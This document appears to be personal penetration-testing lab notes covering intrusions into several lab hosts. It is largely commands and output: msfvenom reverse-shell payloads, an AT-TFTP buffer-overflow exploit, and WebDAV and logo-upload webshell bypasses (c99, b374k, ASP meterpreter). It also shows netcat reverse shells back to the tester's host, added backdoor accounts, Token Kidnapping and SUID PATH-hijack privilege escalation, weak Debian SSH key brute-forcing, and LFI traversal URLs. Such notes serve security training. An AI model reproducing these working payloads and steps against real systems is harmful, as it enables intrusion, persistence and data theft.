Ki0q1/oWB5Kmd3YtP20LIsVqvmbX7zcMXwXgztff0Wxj1dps0x6i1StYx1l14sU84c
omlceyZjzeYpqMoL+4OtWt4goqTqpiQasnXfv2vhNvCQXQaQ== root@explorer



So the attack was

10.11.1.226

04 May 2018
15:07

The nmap enumeration scan showed the machine only works on two ports, RDP and FTP :

Initiating NSE at 10:18

Completed NSE at 10:18, 0.00s elapsed

Nmap scan report for 10.11.1.226

Host is up, received arp-response (0.33s latency).

Not shown: 998 filtered ports

Reason: 998 no-responses

PORT STATE SERVICE REASON VERSION

21/tcp open ftp syn-ack ttl 128 GuildFTPd

3389/tcp closed ms-wbt-server reset ttl 128

MAC Address: 00:50:56:89:55:6F (VMware)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

So the service GuildFTPd accepts anonymous user login, so we can login and check the files.

The C drive was shared on the FTP managed to check the FTP and the install.log and also the servers py which showed it installed

C:\Program Files\Allied Telesyn\AT-TFTP Server 1.9\bwcc32.dll

So I looked for exploits on both of them, it turned that exploits for AT-TFTP was there.

So after looking around I managed to find a metasploit module which failed to work but then a python script that contains the exploit from metasploit which I had to modify:

The link :
https://github.com/Re4son/AT-TFTP_Long_Filename/blob/master/attftp_long_filename.py
Reference https://xz.aliyun.com/t/7
https://netsec.ws/?p=262

I had to modify parts of the scripts I will save the script to the gdrive change the shellcode add the payload into it.

//the machine is a server 2003 sp1 but for somerason the xp sp3 works ..

msfvenom -p windows/meterpreter/reverse_nonx_tcp LHOST=10.11.0.162 LPORT=4444 R > payload

```
perl -e 'print "\x81\xec\xac\x0d\x00\x00"' > stackadj

cat stackadj payload > shellcode

cat shellcode | msfvenom -e x86/shikata_ga_nai -b "\x00" -a x86 --platform win -f python
```

//how to execute the script

python atfp.py 10.11.1.226 69 10.11.0.72

//**poc** of the shell connecting back

payload => windows/meterpreter/reverse_nonx_tcp
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

once you disable the firewall you can use

ms08-067 to exploit from metaploit

//how to disbale fw

netsh firewall set service remotedesktop enable

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

netsh firewall set service remotedesktop enable

route add 10.1.1.0 255.255.255.0 4
then start socks4 proxy server....
u can then use proxychains to "socksify" anythin

//Network Pivioting
so to piviot to another network

- you need to first add the route to your session so :

route add 10.1.1.0 255.255.255.0 <session numbner >

Then check the route by doing "route get <subnet network/ 10.1.1.1"

if it is not what you want then delete it all **"route flash "**

so after checking the route is added correctly

we can use the below aux scanner to scan for the subnet
aux/scanner/portscan/tcp

psexec \\joe reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0

//how to disable fw

netsh firewall set service remotedesktop enable

//adding behnam and also enabling RDP

C:\WINDOWS>cd system32
cd system32

C:\WINDOWS\system32>hostname
hostname
joe

C:\WINDOWS\system32>
psexec \\joe reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0

C:\WINDOWS\system32>psexec \\joe reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0
'psexec' is not recognized as an internal or external command,
operable program or batch file.

//rdp enable

C:\WINDOWS\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

//add behnam

C:\WINDOWS\system32>net user behnam behnam /add

net user behnam behnam /add
The command completed successfully.

C:\WINDOWS\system32>whoami
whoami

The use of VNC bypass authencation I was managed to get access to the box which it had the password and username on it

proof.txt

257ea6949c88af6e0b160805b34fdab5

https://www.exploit-db.com/exploits/36932/
python '/root/Downloads/36932.py'

Enumeration shows multiple ways to get in , try the use of sqlmap or some tool similar to it

It is also vulnerable to (MS08-067) using nmap

FTP u can upload so can smb using nullsessions.

The details of the commands used are below :

KEY COMMANDS :

//enumeration for smb

//checking the shares as normal

oot@kali:~# smbclient -L //10.11.1.227
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

Sharename	Type	Comment
IPC$	IPC	Remote IPC
share	Disk	
ADMIN$	Disk	Remote Admin
C$	Disk	Default share

Server	Comment

Workgroup	Master

//try to connect

so i am just logged into the SMB now :

smbclient //10.11.1.227/IPC$ -N
smbclient //10.11.1.227/share -N -->

vti_encoding:SR|utf8-nl
RealmName:ralph
PasswordDir:c:\\inetpub\\wwwroot_vti_pvt -- > against this folder
InheritPermissions:false

Use

To see what kind of web server the target has use " whatweb <ip>

davtest -url http://10.11.1.229/test1 -uploadfile /root/Documents/229/hi.html -uploadloc hi.html

We looked at vti_ exploit and there was nothing
Look at for iis 6.0 exploit

Server: Microsoft-IIS/6.0
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (LOCK SEARCH PROPFIND PROPPATCH MKCOL UNLOCK COPY listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.11.1.229/_vti_txt/
+ OSVDB-473: /_vti_pvt/access.cnf: Contains HTTP server-specific access control information. Remove or ACL if FrontPage is not being used.
+ OSVDB-473: /_vti_pvt/botinfs.cnf: FrontPage file found. This may contain useful information.
+ OSVDB-473: /_vti_pvt/bots.cnf: FrontPage file found. This may contain useful information.
+ OSVDB-473: /_vti_pvt/service.cnf: Contains meta-information about the web server Remove or ACL if FrontPage is not being used.
+ OSVDB-473: /_vti_pvt/services.cnf: Contains the list of subwebs. Remove or ACL if FrontPage is not being used. May reveal server version if Admin has changed it.
+ OSVDB-473: /_vti_pvt/writeto.cnf: Contains information about form handler result files. Remove or ACL if FrontPage is not being used.
+ OSVDB-3233: /_private/: FrontPage directory found.
+ /_vti_pvt/uniqperm.cnf: FrontPage/Sharepointfile available.
+ 7688 requests: 0 error(s) and 28 item(s) reported on remote host
+ End Time: 2018-05-07 17:01:30 (GMT-4) (907 seconds)

The above nikto messages show that we can do OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,

So after googling I saw the Davtest to upload files and then see

//read what dav test does!! You can move put text files into executables

Upload succeeded: http://10.11.1.229/test1/hi.html
root@kali:~/Desktop/lab-connection (1)# davtest

ERROR: Missing -url

/usr/bin/davtest -url <url> [options]

```
 -auth+        Authorization (user:password)
 -cleanup      delete everything uploaded when done
 -directory+   postfix portion of directory to create
 -debug+       DAV debug level 1-3 (2 & 3 log req/resp to
/tmp/perldav_debug.txt)
 -move         PUT text files then MOVE to executable
 -nocreate     don't create a directory
 -quiet        only print out summary
 -rand+        use this instead of a random string for filenames
 -sendbd+      send backdoors:
               auto - for any succeeded test
               ext - extension matching file name(s) in backdoors/ dir
 -uploadfile+  upload this file (requires -uploadloc)
 -uploadloc+   upload file to this location/name (requires -uploadfile)
 -url+         url of DAV location
```

Example: /usr/bin/davtest -url http://localhost/davdir

root@kali:~/Desktop/lab-connection (1)# davtest

The use of caddaver is used to bypass IIS filtering

//create the asp

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.72 LPORT=4445 -f asp > shell.asp

dav:/test/> put shell.asp shell.txt

Uploading shell.asp to `/test/shell.txt':

Progress: [==========>] 100.0% of 38302 bytes succeeded.

dav:/test/> copy shell.txt shell.txt.asp;.txt

Copying `/test/shell.txt' to `/test/shell.txt.asp%3b.txt': succeeded.

dav:/test/> exit

Connection to `10.11.1.229' closed.

//run the shell --> browse to it

The main take from this is to see how you can bypass the filtering by first running davtest and will tell you what is allowed, then you can change shell.asp.txt -->> shell.asp;.txt

So the above would work but better methods was used ,

The use of aspcmd.asp and pouya.asp backdoor was used to upload nc.exe.

Running :

copy \\10.11.0.72\ROPNOP\nc.exe c:\tmp

nc.exe -nv 10.11.0.72 4446 -e cmd.exe

And also the use of the weget.vbs

http://blog.atucom.net/2015/07/one-line-asp-shell.html

//services that are ran with high priviledge can be used to run other scripts :)

so with priviledge eslcation you can look for a folder location that has admini rights and we can upload a shell in and once it execute we get a shell back with higher privledges

So then after looking at the kernel OS, there was a exploit for server 2003 sp1 called " Token Kidnapping local"
This uses the ISS 6.0 along with the SQL being installed, MS09-012. Googled for the MS number through the favorite github


https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS09-012/MS09-012KB952004-CVE-2009-0079-%E7%83%A4%E8%82%89Churrasco.rar

Then found the exploit and ran the "pr.exe" after reading the exploit you need to pass it a command

Pr.exe "net user hacker hacker /add"

Added a user hacker
But I was more creative and used the nc.exe in the tmp folder to create outbound connection to my self again :

It worked and manage to get the proof.txt



accesschk-oldxp.exe

Run some sort of privielsdge checker

//good referennce :

https://simonuvarov.com/privilege-escalation-via-token-kidnapping/

https://github.com/pentestmonkey/windows-privesc-check

\\10.11.0.162\ROPNOP\windows-privesc-check-master c:\tmp\

https://github.com/AlessandroZ/BeRoot --too big

https://www.exploit-db.com/exploits/29374/

we can also use net view

http://carnal0wnage.attackresearch.com/2010/05/more-with-metasploit-and-webdav.html

http://skidspot.blogspot.co.uk/2010/05/hacking-iis-via-webdav.html

Maybe brute force ?

The shares avaible

print$ Disk Printer Drivers
Bob Share Disk Bob Docs
IPC$ IPC IPC Service (sufferance debian server)

//So I mounted the directory even though I could not login but Read only mount works .. strange anyway

After mounting I found 4 files which I am analysing now via the Smba symlink directory traversal.

So I am trying to view files that can be useful to me.

- SSH key – only the config files not the keys
- Etc/passwd - yes
- Etc/shadow - no

So we cannot accces the keys .. enumearte more and more

So in the bob folder there is nothing can be useful and I can read it .

total 40K
drwx------ 1 root root 0 May 10 02:34 .
drwx------ 1 root root 0 Oct 6 2008 ..
-rwx------ 1 root root 3.6K May 10 05:30 .bash_history
drwx------ 1 root root 0 May 10 12:38 files
drwx------ 1 root root 0 Jan 29 2011 .ssh

-rwx------ 1 root root 36K Mar 28 00:35 unix-privesc-check

Best thing is to look at your diretories and see what you want to see on the victims.. Then you can use that as starting point . For example /bin/netcat would it work ?

So other similar files like /var/logs

Cdrom ?

Nothng there

We can access root but cannot do much with it . There is the proof but canot access

We found this

PSYWtty1 also there this exploit aptitude file

]look at the var/ cache

Ssh cache

Auth keeys

So it looks to be that the keys used on the machine the public keys are vulnerable to be brute force with the private keys, so having a look online for authorized leys we found brute forcing it using the private keys, to discover what kind of keys we need we do the following command :

```
ssh-keygen -l -f targetkey.pub
```

1024 SHA256:pazdjoHxCGr2tjH16FVEvuwUTtHte8xK1EJ2nmWSHx4 root@debian40server (DSA)

From <https://github.com/g0tmi1k/debian-ssh>

It will tell you what kind of keys RSA or DSA, so we needs DSA

We start to brute force the keys but there is a easier way you can grep through the private keys based on the content of the public keys we have. We need to download the DSA keys from the github (https://github.com/g0tmi1k/debian-ssh>) The idea is that the DSA folder would contain public keys and private key

//the use of grep -lr allows you to grep through the content of the public key and then you can select the private key with it and use it,

We are searching through the public keys for sufferance's public key. Then we will use the private of it and boom we are in!

The DSA 1024 folder contains both private and public key.


//Once you found the key try to login with it.

ssh -i f1fb2162a02f0f7c40c210e6167f05ca-16858 bob@10.11.1.136 -v

While looking through the enumeration we noticed that the file SUID was different and off .. It had a random file in it.

find / -perm -u=s -type f 2>/dev/null



//Explanation of SETUID

-**rws**r-xr-x 1 root root 6923 2008-10-07 19:38 /usr/local/bin/uploadtosecure

so the **rws** part dentoes that ,setuid permission for the uploadtosecure is setup so it makes it will run/execute the file with privielges and permission of its owner

so the setuid is used so so that when an executable is launched, it does not run with the privileges of the user who launched it, but with that of the file owner instead.
So, for example, if an executable has the setuid bit set on it, and it's owned by root, when launched by a normal user, it will run with root privileges. It should be clear why this represents a potential security risk, if not used correctly.
so we need to look for suids that have ROOT permissions and we can modify it and run whatever we want.

Check uploadtosecure file using strings to see what it does

```
bob@sufferance:/tmp$ strings uploadtosecure
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
puts
system
__libc_start_main
GLIBC_2.0
PTRh0
[^_]
Archiving files to secure server...
scp -r file/tobesecured/* 10.10.11.100:/var/www/html/files/
bob@sufferance:/tmp$
```

so we know that the script run scp and copies files
we need to replace SCP with something else so when the uploadtosecure is ran it will run our version of SCP

//testing --- it works but it fails to get me Shell as ROOT
export PATH=.:$PATH   (this will set the path to be home dir first)

```
echo "/bin/bash" > /home/bob/files/scp
```

```
chmod 777 scp
```

and it works we get it to run scp

```
bob@sufferance:~/files$ ls -lah
total 20K
drwxrwxrwt 3 root   root    4.0K 2018-05-13 13:10 .
drwxr-xr-x 4 bob       1000 4.0K 2018-05-13 11:51 ..

//attempt 2

//tried didnt work as source .c to compile it my self but nah !!

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
 setuid(0);
 system( "/bin/sh -i" );
}
```

//finally

so after trying using the /bin/bash to work and it kept failing i used a "scp.elf" msfvenom handler .. obv elf being linux it would work.
I moved it across to /home/bob as it was set in my PATH (echo $PATH)

start the listener then we are in!!

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.11.0.162 LPORT=4445 -f elf > scp.elf

MAC Address: 00:50:56:89:23:F0 (VMware)

Aggressive OS guesses: Linux 2.6.18

//Manual finger printing

We know FREE PBX is not installed

RoundCubeMail 0.3.1

Elastix

elastix 2.2.0 14

openfire elastix exploit

openfire 3.5.1 2

asterisk call manager 1.1

https://10.11.1.217/vtigercrm/graph.php?current_language=../../../../../../../../etc/amportal.conf%00&module=var/www/cgi-bin

Read the text on the screen google it

//discovery of first LFI

The use of this :
https://10.11.1.217/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=../../../../../../../../etc/passwd%00

https://10.11.1.217/vtigercrm/modules/com_vtiger_workflow/sortfieldsjson.php?module_name=../../../../../../../../etc/passwd%00

We used lfi for the logo to be uploaded with CRM5
Settings -> settings company details.

WE upload logo as "c99.php;.jpg" then use burp suite to intercept it and change the file extension to c99.php
The use of b374k is always very helpful better than c99.php

https://10.11.1.217/vtigercrm/test/

This is the LFI way :

https://10.11.1.217/vtigercrm/test/logo/c99.php

For some reason it didn't work again so I used b374k.php shell which is amazing
https://webshell.co/


Tue, 15 May 2018 08:37:01 -0400 - Got event.. fullybooted
Tue, 15 May 2018 08:37:01 -0400 - No event handler for event 'fullybooted'

